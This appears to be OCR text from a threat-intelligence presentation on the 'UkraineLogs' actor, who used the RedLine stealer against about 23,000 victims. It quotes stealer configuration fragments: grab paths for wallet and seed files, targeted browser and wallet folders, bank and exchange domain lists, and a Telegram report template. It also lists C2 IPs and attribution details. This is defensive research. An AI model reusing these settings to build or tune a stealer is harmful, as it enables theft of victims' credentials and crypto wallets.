
```
<setting name="GrabScreenshot" serializeAs="String">
  <value>True</value>
```

```
    <setting name="TelegramBotToken" serializeAs="String">
      <value />
    </setting>
    <setting name="TelegramBotFormat" serializeAs="String">
      <value>Номер: {ID}
Билд: {BuildID}
ОС: {OS}
IP: {IP}
Данные: {Creds}
Страна: {Country}</value>
    </setting>
    <setting name="TelegramBotSendLog" serializeAs="String">
      <value>0</value>
    </setting>
```




RedLine Exfiltration

C2 Server side:
Loader Exfiltration




UkraineLogs Threat Actor - Telegram


- Self-developed python tool to download all victim's screenshots in real-time



UkraineLogs Threat Actor - Telegram

- Stolen wallets examples including NFT:







UkraineLogs Threat Actor - Telegram

- Hundreds of wallets were exfiltrated. Victim's top balances
- The attackers gets the Metamask Mnemonic (12-word passphrase) and wallet's password

22691651.78
44712.59625
43669.38738
42477.21763
42477.21763
16684.00248
901.0893034
462.7270228
378.0784152
356.1841799
273.053345









UkraineLogs Threat Actor - Telegram

- 23,000 victims in 180 countries - 27% of victims in US
- **CDD** - **C**ookie **D**omain **D**etector - The type of stolen data






```
CDD

PayPal,8907
Amazon,6642
EPICGAMES,6639
MONEY,3536
binance,1671
GPay,747
TARKOV,488
BANKS,431
STAKE,78
```

```
<value>
  <ArrayOfString xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <string>BANKS=amegybank.com|associatedbank.com|ally.com|bankofthewest.com|bank7.com|bar
    <string>MONEY=yobit.net|freebitco.in|zb.com|binance.com|huobi.com|okex.com|hitbtc.com|b
    <string>PayPal=paypal.com</string>
    <string>Amazon=amazon.com</string>
    <string>GPay=pay.google.com</string>
  </ArrayOfString>
</value>
```

UkraineLogs Threat Actor - Attribution

- Configuration of files, cryptocurrency wallets exfiltration, and a PCAP of exfiltration to Russian-located C2 servers: 185.128.107.100, 185.231.70.207, and 45.95.202.175


```
<setting name="GrabPaths" serializeAs="Xml">
  <value>
    <ArrayOfString xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <string>%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0</string>
      <string>%userprofile%\Documents|*.txt,*.doc*,*key*,*wallet*,*seed*|0</string>
    </ArrayOfString>
  </value>
</setting>
```


```
..b...i.E..E...c.F..%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0F..<%userprofile%\Documents|*.txt,*.doc*,*key*,*wallet*,*seed*|
\AppData\Local\Google\Chrome\User DataF..8%USERPROFILE%\AppData\Local\Google(x86)\Chrome\User DataF..-%USERPROFILE%\AppData\Roaming\Opera Soft
1%USERPROFILE%\AppData\Local\7Star\7Star\User DataF..1%USERPROFILE%\AppData\Local\CentBrowser\User DataF..,%USERPROFILE%\AppData\Local\Chedot\
\AppData\Local\Elements Browser\User DataF..:%USERPROFILE%\AppData\Local\Epic Privacy Browser\User DataF..4%USERPROFILE%\AppData\Local\uCozMed
\AppData\Local\CatalinaGroup\Citrio\User DataF..3%USERPROFILE%\AppData\Local\Coowon\Coowon\User DataF..,%USERPROFILE%\AppData\Local\liebao\User
\AppData\Local\Comodo\Dragon\User DataF..0%USERPROFILE%\AppData\Local\Amigo\User\User DataF..+%USERPROFILE%\AppData\Local\Torch\User DataF..:%
\AppData\Local\360Browser\Browser\User DataF...%USERPROFILE%\AppData\Local\Maxthon3\User DataF..-%USERPROFILE%\AppData\Local\K-Melon\User Data
\AppData\Local\CocCoc\Browser\User DataF..*%USERPROFILE%\AppData\Local\Uran\User DataF...%USERPROFILE%\AppData\Local\Chromodo\User DataF..2%US
4%USERPROFILE%\AppData\Local\Microsoft\Edge\User DataF..H%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce ExperienceF..!%USERPROF
\AppData\Roaming\Mozilla\FirefoxF..&%USERPROFILE%\AppData\Roaming\WaterfoxF..&%USERPR
\AppData\Roaming\8pecxstudios\CyberfoxF..;%USERPROFILE%\AppData\Roaming\NETGATE Techn
%appdata%E%E'E...atomicE#..*E%....E!E..BinanceE#.      %appdata%E%E'E...BinanceE#..
%appdata%E%E'E...EthereumWalletsE#..*E%....E!E...EnoduoE#.      %appdata%E%E'E...
E...MoneroE#.%userprofile%\DocumentsE%E'E...Monero\walletsE#..*E%.....E#.E%.E).E+.E-
```

IP Address	Country	Region	City
185.128.107.100	Russian Federation	Moskva	Moscow
ISP	**Organization**	**Latitude**	**Longitude**
Network Management Ltd	Not Available	55.7522	37.6156


UkraineLogs Threat Actor - Attribution

- The CDD and PDD exfiltrated data was first written in Russian and then changed to English
- 16,000/35,000 messages from Russia





UkraineLogs Threat Actor - Attribution



- The first 8,000 “victims” are actually testing the redline stealer, made by the attacker by infecting their own C2 server
- **IP: 185.255.133.25,** Build name**: onyxx**

	A	B	C	D	E	F
1	number: 1	build: onyxx	ĐžĐ¡: Windows 10 Home x64	IP: 185.255.133.25	data: 93|2963|0|0	country: RU
2	number: 2	build: onyxx	ĐžĐ¡: Windows 10 Enterprise x64	IP: 185.255.133.25	data: 0|1313|0|0	country: RU
3	number: 3	build: onyxx	ĐžĐ¡: Windows 10 Home x64	IP: 185.255.133.25	data: 72|964|0|0	country: RU
4	number: 4	build: onyxx	ĐžĐ¡: Windows 10 Enterprise x64	IP: 185.255.133.25	data: 13|2026|0|0	country: RU
5	number: 5	build: onyxxins	ĐžĐ¡: Windows 10 Enterprise x64	IP: 185.255.133.25	data: 0|681|0|0	country: RU

joesandbox.com/analysis/512224/0/html


JoeSandbox Cloud BASIC Overview Signatures Process Tree Domains / I

AV Detection:

Found malware configuration	
Source: 2.2.AppLaunch.exe.400000.0.unpack	Malware Configuration Extractor: RedLine {"C2 url" ["185.255.133.25:18225"], "Bot Id": "onyxx0.1"}


UkraineLogs Threat Actor - Attribution


- 6 Administrators - onyxx0 and p2Memory



UkraineLogs Threat Actor - Attribution

- onyxx0 and p2Memory






UkraineLogs Threat Actor - Temporarily Take Down

